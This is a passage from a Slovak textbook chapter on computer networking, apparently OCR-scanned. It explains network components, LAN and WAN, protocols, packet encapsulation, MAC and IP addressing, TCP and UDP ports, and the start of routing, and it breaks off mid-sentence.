Počítačová sieť je prepojenie zariadení za účelom výmeny informácií. Jednotlivé zariadenia, ktoré sú do siete pripojené, sa označujú ako uzly a sú prepojené dátovými linkami. Tieto linky môžu mať formu káblových médií alebo rádiovej komunikáciu, ako je WiFi.

Cesta, ktorou správa prechádza zo zdroja do cieľa, môže byť jednoduchá vo forme jediného kábla, ktorý spája jeden počítač s iným. No môže byť aj zložitá ako sieť, ktorá sa doslova rozpína naprieč celou zemeguľou. Sieť by mala poskytovať stabilný a spoľahlivý komunikačný kanál, cez ktorý sa môžu prenášať údaje medzi odosielateľom a príjemcom. To všetko bez ohľadu na ich geografickú vzdialenosť.

Sieťová infraštruktúra obsahuje tri kategórie sieťových komponentov:

- koncové zariadenia,
- sprostredkovateľské zariadenia,
- sieťové médiá.

Koncové zariadenia

V bežných sieťových podmienkach sú to zariadenia ako počítače, VoIP telefóny, CCTV kamery, mobilné zariadenia. Tieto zariadenia môžu byť zdrojom (označované aj ako klient) alebo cieľom (označované aj ako server) sieťovej komunikácie. Pri takejto komunikácií sa za server zvyčajne považuje stanica, ktorá poskytuje služby. Klientom je stanica, ktorá si tieto služby vyžiadala.

V prípade IoT architektúry, môžu byť koncovými zariadenia snímače pre snímanie fyzikálnych parametrov, prípadne inteligentné riadiace systémy, ktoré ovládajú motorčeky. Pri komunikácií je nevyhnutné vedieť, kto inicioval komunikáciu a kto je adresátom zasielaných údajov.

Sprostredkovateľské zariadenia

Tieto zariadenia zabezpečujú komunikačné prepojenie medzi klientom a serverom. Keďže nie je možné všetky zariadenia prepojiť jedným káblom, na pozadí sú do siete zapojené sprostredkovateľské zariadenia. Zabezpečujú zapojenie koncových zariadení do sietí a prepojenie týchto sietí.

Za sprostredkovateľské zariadenia sú považované prepínač (switch), smerovač (router), brána (gateway), ale aj bezpečnostné zariadenia (firewall, proxy).

Okrem iného tieto zariadenia môžu poskytovať služby pre zaistenie bezpečnosti, kvality a stability spojenia, či v niektorých prípadoch aj zvýšenie rýchlosti a zníženie zaťaženia siete.

Sieťové média

Média predstavujú komunikačný kanál, cez ktorý sa prenášajú údaje od zdrojovej stanice k cieľovej stanici. V súčasnosti patria medzi najrozšírenejšie média metalické vedenia, optické vlákna a rádiová komunikácia.

Pri IoT zariadeniach, je pre výber sieťového média rozhodujúca napríklad vzdialenosť, na akú sa majú dáta prenášať, prostredie, v ktorom bude zariadenie fungovať a komunikovať, množstvo dát, ktoré

budú odosielané a frekvencia odosielania a v neposlednom rade aj náklady pre realizáciu infraštruktúry.


Účelom sietí je umožniť prenos správ medzi rôznymi pripojenými zariadeniami. Siete je možné z pohľadu topológie kategorizovať ako:

- LAN - lokálna sieť,
- WAN - rozsiahla sieť.

Rastúci počet zariadení pripojených v sieti, ich rozmanitosť a odlišné požiadavky viedli k ďalšiemu vývoju v oblasti typov a architektúry sietí.

LAN

Lokálna sieť (Local Area Network, LAN) je bežný typ siete, ktorá sa nachádza v domácnostiach či kanceláriách, malých či veľkých podnikoch.

Obrázok 5.1 - Sieť typu LAN

Zdroj [11]

LAN je sieť počítačov a ďalších komponentov umiestnených relatívne blízko v obmedzenom priestore. Rôzne LAN sa môžu vo veľkosti líšiť. Môžu pozostávať iba z dvoch počítačov v domácej kancelárii alebo malom podniku, alebo môžu zahŕňať stovky počítačov vo veľkej firemnej kancelárii alebo vo viacerých budovách.

LAN poskytujú jej používateľom tieto základné funkcie:

- **dáta a aplikácie** - používatelia navzájom pripojení prostredníctvom siete, môžu zdieľať súbory a dokonca aj aplikačné programy. To umožňuje ľahšie sprístupňovanie údajov a podporuje efektívnejšiu spoluprácu na projektoch.

- **sieťové zdroje** - zdroje, ktoré sú zdieľané. V základnej konfigurácii siete má k nim prístup každý, kto je pripojený v LAN. Je možné zdieľať vstupné zariadenia, ako sú sieťové disky, ale aj výstupné zariadenia, napríklad tlačiarne.


- **komunikačná cesta k iným sieťam** - ak nie je zdroj dostupný lokálne, LAN prostredníctvom brány môže poskytnúť pripojenie k vzdialeným zdrojom - prístup na web.

WAN

Rozsiahla sieť (Wide Area Network, WAN) je dátová komunikačná sieť, ktorá pokrýva pomerne širokú geografickú oblasť a ktorá často využíva prenosové zariadenia poskytované spoločnými poskytovateľmi, napríklad telekomunikačnými spoločnosťami.

Technológie WAN obvykle fungujú v troch nižších vrstvách referenčného modelu ISO OSI:

- fyzická vrstva,
- vrstva dátového spojenia,
- sieťová vrstva.

Obrázok 5.2 - Sieť typu WAN

Zdroj [19]

Hlavné charakteristiky WAN sú:

- prepájanie zariadení umiestnených v rôznych geografických oblastiach,
- je používaná poskytovateľmi telekomunikačných služieb,
- na komunikáciu používajú rôzne typy sériových pripojení (zvyčajne majú nižšiu šírku pásma ako LAN).

WAN sú nevyhnutné pre napĺňanie obchodných potrieb firmy. Ide o tieto požiadavky:


- schopnosť zdieľať údaje medzi ústredím a pobočkami,
- schopnosť zamestnancov na firemných cestách získať prístup k údajom so sídlom v hlavnej kancelárii.

Z pohľadu domáceho používateľa má WAN sieť nasledujúci význam:

- poskytnutie prístupu k internetu,
- využívanie služieb ako internetové bankovníctvo, IP televízia, nakupovanie,
- štúdium a práca cez internet.

Internet

Hoci existujú výhody pri používaní LAN alebo WAN, väčšina jednotlivcov potrebuje komunikovať so zdrojmi v inej sieti, mimo lokálnej siete v domácnosti, areálu alebo organizácie. To sa robí pomocou internetu. Internet je sieť, ktorá prepája mnoho LAN a WAN po celom svete.

Obrázok 5.3 – Internet

Zdroj [20]

Zabezpečenie efektívnej komunikácie v rámci tejto rôznorodej infraštruktúry si vyžaduje uplatňovanie konzistentných a všeobecne uznávaných technológií a noriem, ako aj spoluprácu mnohých agentúr pre správu siete, telekomunikačných operátorov a podobne.

Existujú organizácie, ktoré boli vytvorené s cieľom pomôcť udržať štruktúru a štandardizáciu internetových protokolov a procesov. Medzi tieto organizácie patrí IETF, Internet Corporation pre pridelené mená a čísla (ICANN), Internet Architecture Board (IAB), ako aj mnohé iné.

Intranet a Extranet

Pri počítačových sietiach sa objavujú dva pojmy podobné internetu:

- intranet,
- extranet.

Intranet - termín, ktorý sa často používa na odkazovanie na súkromné spojenie LAN a WAN, ktoré patria do organizácie a je navrhnuté tak, aby boli prístupné iba členom organizácie, zamestnancom alebo tým, ktorí majú oprávnenie. Intranet je v podstate internet, ktorý je zvyčajne dostupný iba v rámci organizácie.

Organizácia môže na svojej intranetovej stránke uverejňovať internetové stránky o interných udalostiach, politikách zdravia a bezpečnosti, o informačných bulletinoch zamestnancov a telefónnych zoznamoch zamestnancov. Napríklad škola môže mať intranet, ktorý obsahuje informácie o rozvrhu hodín, on-line učebné osnovy a diskusné fóra. Intranety zvyčajne pomáhajú eliminovať papierovanie a zrýchľujú pracovné postupy. Intranet organizácie môže byť prístupný osobám pracujúcim mimo organizácie prostredníctvom zabezpečených pripojení k internej sieti.

Extranet - organizácia môže používať extranet na poskytovanie bezpečného prístupu jednotlivcom, ktorí pracujú pre partnerské organizácie, ale vyžadujú údaje o hlavnej spoločnosti.

Príklady extranetov:

- spoločnosť poskytujúca prístup k externým dodávateľom,
- nemocnica poskytujúca rezervačný systém, aby mohli pre svojich pacientov online objednávať termíny vyšetrení,
- miestny úrad vzdelávania, ktorý poskytuje školské a personálne informácie školám vo svojom okrese.

5.2 Sieťová komunikácia

Koncové zariadenie môže byť buď zdrojom, alebo cieľom správy prenesenej cez sieť. Úspešný prenos správy od odosielateľa k príjemcovi je pomerne komplexný proces. Základnou požiadavkou je, aby si obe strany vzájomne rozumeli. Musia používať rovnakú reč a dodržiavať pravidlá komunikácie. Takýto zoznam pravidiel a požiadaviek sa súhrnne nazýva komunikačný protokol.

Komunikačný protokol

Protokoly pomáhajú špecifikovať mnohé vlastnosti sieťovej komunikácie. Medzi dôležité vlastnosti a postupy, ktoré musia byť dodržiavané patria:

- detekcia základného fyzického spojenia (káblové, bezdrôtové),
- detekcia iných zariadení v sieti,
- nadviazanie komunikácie (takzvaný handshake),
- vyjednávanie o rôznych parametroch spojenia (rýchlosť, veľkosť okna, atď.),
- ako začať a ukončiť správu,
- formát správy,

- ako pracovať s poškodenými alebo nesprávne naformátovanými údajmi (oprava chýb),
- ako detegovať neočakávanú stratu spojenia,
- ako pokračovať v komunikácií po výpadku,
- ukončenie spojenia.

Dodržiavanie komunikačného protokolu uľahčuje prepojenie rôznych počítačových programov, systémov a zariadení. Štandardizácia a protokoly majú svoj význam. Napríklad v sieťovej infraštruktúre si musia všetky zariadenia rozumieť, aby si dokázali vzájomne preposielať dáta a takto poskytovať služby koncovým používateľom.

V prípade koncových zariadení, ako sú napríklad smart telefóny, to už neplatí. Výrobcovia často vytvárajú vlastnú implementáciu protokolu alebo istej funkcionality. Problém nastáva, ak majú komunikovať dve rôzne zariadenia od dvoch výrobcov. Napríklad prepojenie Apple telefónu s operačným systémom Windows je značne komplikované.

Podobne je to aj v prípade automobilov, kde každý výrobca automobilu má vlastný diagnostický systém. Aj napriek tomu, že sa používa štandardizovaný port pre pripojenie diagnostiky, čítanie dát z riadiacej jednotky je špecifické pre konkrétneho výrobcu.

Posielanie dát

Na rozlíšenie jedného koncového zariadenia od druhého je každé koncové zariadenie v sieti identifikované adresou.

Keď koncové zariadenie spustí komunikáciu, použije adresu cieľového koncového zariadenia na určenie, kam má byť správa odoslaná. Funguje to podobne ako pošta alebo telefónna sieť. Ak chcete poslať správu kamarátovi, potrebujete poznať jeho poštovú adresu alebo telefónne číslo. Iba takto bude správa doručená správnemu adresátovi. V krátkosti sa o adresovaní v počítačových sietiach, pojednáva v podsekcii adresovanie.

V sieti sa ďalej objavujú takzvané sprostredkovateľské zariadenia (intermediary devices). Tieto zariadenia majú za úlohu určenie cesty, ktorou by sa mali správy prenášať cez sieť, aby boli doručené v čo najkratšom čase.

Pre doručovanie sa používajú adresy cieľového a koncového zariadenia spolu s informáciami o kvalite sieťových prepojení. Zariadenia sa snažia počas preposielania informácií vybrať najkvalitnejšiu trasu, ktorá má najlepšie parametre(metriky).

Bežnými sprostredkovateľskými zariadení sú:

- gateway (brána, router, proxy server, firewall),
- router (smerovač),
- switch (prepínač),
- access-point (bezdrôtový prístupový bod - ekvivalent bezdrôtového switchu).

Paket


Pakety sú v sieťovej terminológii veľmi podobné balíčkom, ktoré posielame v reálnom svete poštou. Pre zjednodušenie celej problematiky, bude v tejto knihe ako paket chápaný balíček, ktorý obsahuje

všetky informácie potrebné pre úspešné doručenie príjemcovi, tak aby cieľová aplikácia dokázala úspešne získať zasielané dáta.

Takto zjednodušené baličky obsahujú bloky:

- produkčné dáta - informácie, s ktorými pracujú aplikácie,
- adresné informácie - informácie o odosielateľovi a príjemcovi správ,
- kontrolné súčty - overovanie integrity dát,
- iné údaje, týkajúce sa napríklad prioritizácie (volanie cez internet, stream).

Než sa dáta z aplikácie na aplikačnej vrstve, dostanú na sieť, prejdú komplexným procesom spracovania – takzvaným zapuzdrením (označované aj ako enkapsulácia). Počas procesu zapuzdrenia sa na jednotlivých vrstvách pripájajú k samotným dátam doplňujúce hlavičky, ktoré používajú sieťové zariadenia pre doručovanie k príjemcovi.

Obrázok 5.4 - Zapuzdrenie dát naprieč vrstvami OSI modelu

Zdroj [11]

Na opačnej strane príjemca vykonáva opačný proces rozbaľovania (odpuzdrenia, dekapsulácie). Až po overení a odstránení hlavičiek získa aplikácia dáta, ktoré mu poslal odosielateľ.

Adresovanie

Pre presné určovanie zdroja a cieľa sieťovej komunikácie sa používajú adresy. Medzi ľuďmi sa posielanie zásielok riadi podľa mena, adresy a smerových čísel. Podobný koncept adries a smerových čísel je aplikovaný aj v počítačových sieťach.

V ethernet sietiach sa používajú tri typy adries:

- **MAC adresa** - 48-bitová adresa, zapisovaná v hexadecimálnom tvare. Každé ethernetové sieťové rozhranie má výrobcom pridelenú unikátnu adresu.

- **IPv4 adresa** - 32-bitová adresa, zapisovaná v dekadickom tvare. Pridelenie sieťovej adresy je možné manuálne, kedy správca siete každému zariadeniu nastaví jeho IP adresu. Alternatívnym prístupom je automatické pridelenie s pomocou protokolu DHCP (Dynamic Host Configuration Protocol).

- **IPv6 adresa** - 128-bitová adresa, zapisovaná v hexadecimálnom tvare. Tieto adresy majú riešiť problém nedostatku IPv4 adries pre adresovanie veľkého počtu zariadení pripojených do internetu.

Pre lepšiu predstavu o formáte a použití adries si pozrime analógiu s klasickou poštou, ktorá sa používa pre zasielanie listov a balíkov v reálnom svete.

Adresovanie siete	Pošta v reálnom svete
MAC adresa: 10-0B-A9-02-69-10 (adresa sieťovej karty)	Meno na schránke: Janko Hraško
IP Adresa: 192.168.100.10 (adresa počítača s danou sieťovou kartou)	Adresa: Horná, číslo domu 147
Adresa siete + maska: 192.168.100.0/24 (sieť kde je pripojený počítač)	PSČ: 04001


Tabuľka 5.1 - Analógia adresovania

Prístup k informácií o sieťovej karte získame v príkazovom riadku operačného systému. V systémoch Windows je to príkazom `ipconfig /all`, v prípade Linuxového systému je to `ifconfig -a`. Tieto príkazy je potrebné zadať do terminálu (cmd pre Windows, terminal pre Linux).

Pripojenie do siete

Pre úspešné pripojenie do siete potrebujeme na n koncovom zariadení nakonfigurovať:

- jedinečnú IP adresu (napr. 192.168.1.100),
- masku podsiete (napr. 255.255.255.0),
- IP adresu brány (napr. 192.168.1.1) - potrebné len pre komunikáciu so zariadeniami v iných sieťach,
- DNS server - potrebné len pre pripojenie do internetu.

Obrázok 5.5 - Nastavenie IPv4 adresy

Zdroj [5]

Nastavenie parametrov sieťovej karty je možné získať aj s pomocou protokolu DHCP (Dynamic Host Configuration Protocol), ktorý zabezpečuje automatické prideľovanie IP adries zapnutým sieťovým zariadeniam a pripojeným do siete.

V súčasnosti je DHCP protokol štandardne zapnutý na všetkých domácich a firemných smerovačoch. V niektorých prípadoch, napríklad pri testovaní Raspberry Pi, môže byť vhodné použiť manuálne nastavenie parametrov.

TCP a UDP port


TCP a UDP port je číselné označenie, ktoré identifikuje koncový bod spojenia medzi dvoma počítačmi. Tento koncový bod je natransportnej vrstve. Počítače používajú čísla portov na určenie, ktorému procesu alebo aplikácii by sa mala doručiť správa. Keďže sieťové adresy sú ako adresa ulíc, čísla portov sú ako čísla apartmánov alebo miestností.

TCP (Transmission Control Protocol) je protokol riadenia prenosu dát. Pomocou tejto metódy sa komunikácia medzi počítačom, ktorý odosiela dáta a počítačom, ktorý dáta prijíma riadi špecifickými pravidlami. Napríklad, cieľová stanica musí potvrdiť, že údaje sa dostali bezpečne a správne do cieľa. Výhodou tohto typu komunikácie je jej spoľahlivosť. Hlavnou nevýhodou je záťaž sieťovej linky a množstvo koordinačných a potvrdzovacích dát, ktoré musia byť preposlané medzi oboma počítačmi počas komunikácie.

UDP je skratkou pre User Datagram Protocol. Pomocou tejto metódy počítač posiela dátové balíky bez akejkoľvek kontroly, či boli dáta úspešné doručené. Tento spôsob prenosu neposkytuje žiadnu záruku, že údaje, ktoré boli odoslané, sa aj dostanú k cieľu. Na druhej strane táto metóda prenosu má veľmi nízke režijné náklady, a preto je veľmi často používaná pre služby, kde nie je dôležité doručenie všetkých dát - napríklad ako stream, IP telefónia.

Každý program môže používať ľubovoľný TCP a UDP port. Niektoré čísla portov majú všeobecne zaužívané využitie, ako napríklad TCP port 80 pre web. V praxi sa vo firemných sietiach mnoho TCP a UDP portov blokuje práve z bezpečnostných dôvodov.

Brány firewall často blokujú prístup k portom na základe sieťovej adresy a portu zdrojového alebo cieľového počítača alebo programu (za predpokladu, že je brána firewall spustená na tom istom počítači).

Obrázok 5.6 - Sieťová komunikácia s použitím TCP portov

Zdroj [5]

Celkovo je pre komunikáciu k dispozícii až 65 535 TCP a ďalších 65 535 UDP portov. Tento veľký počet portov je neoficiálne rozdelený na:

- dobre známe porty: 0 – 1023 (zvyčajne systémové služby),

- registrované porty: 1024 – 49151,
- dynamické porty: 49152 – 65535.

Port #	Popis
21	FTP
23	Telnet
25	SMTP
69	TFTP
70	Gopher
80	HTTP
88	Kerberos

Port #	Popis
110	POP3
119	NNTP
143	IMAP
161	SNMP
443	HTTPS
993	IMAPS
995	POP3S

Obrázok 5.7 - Príklady TCP-UDP portov

Zdroj [5]

5.3 Smerovanie

Internet sa skladá z LAN sietí prepojených prostredníctvom WAN liniek. Aby sa informácie a dáta presunuli z jednej LAN siete do druhej (od zdroja do cieľa), pakety musia prejsť cez jednu alebo viac sietí. V tomto scenári LAN a WAN fungujú ako cesty prepravy pre pakety.

Proces smerovania paketu smerom k jeho cieľu sa nazýva smerovanie a je hlavnou funkciou smerovača (router). Routery pre smerovanie paketov využívajú takzvané smerovacie tabuľky. Prostredníctvom týchto tabuliek sa smerovač rozhodne, na aké rozhranie (interface) pošle paket.


Obrázok 5.8 - Smerovač (angl. router)

Zdroj [11]

Router môže zaisťovať lokálne alebo vzdialené smerovanie (smerovanie paketov medzi vzdialenými LAN).

Smerovače sú kľúčové zariadenia, ktoré prepájajú medzipodnikové siete. Napríklad v ropnej spoločnosti, ktorá má pobočky po celom svete, je potrebné, aby všetci mali prístup k firemnému

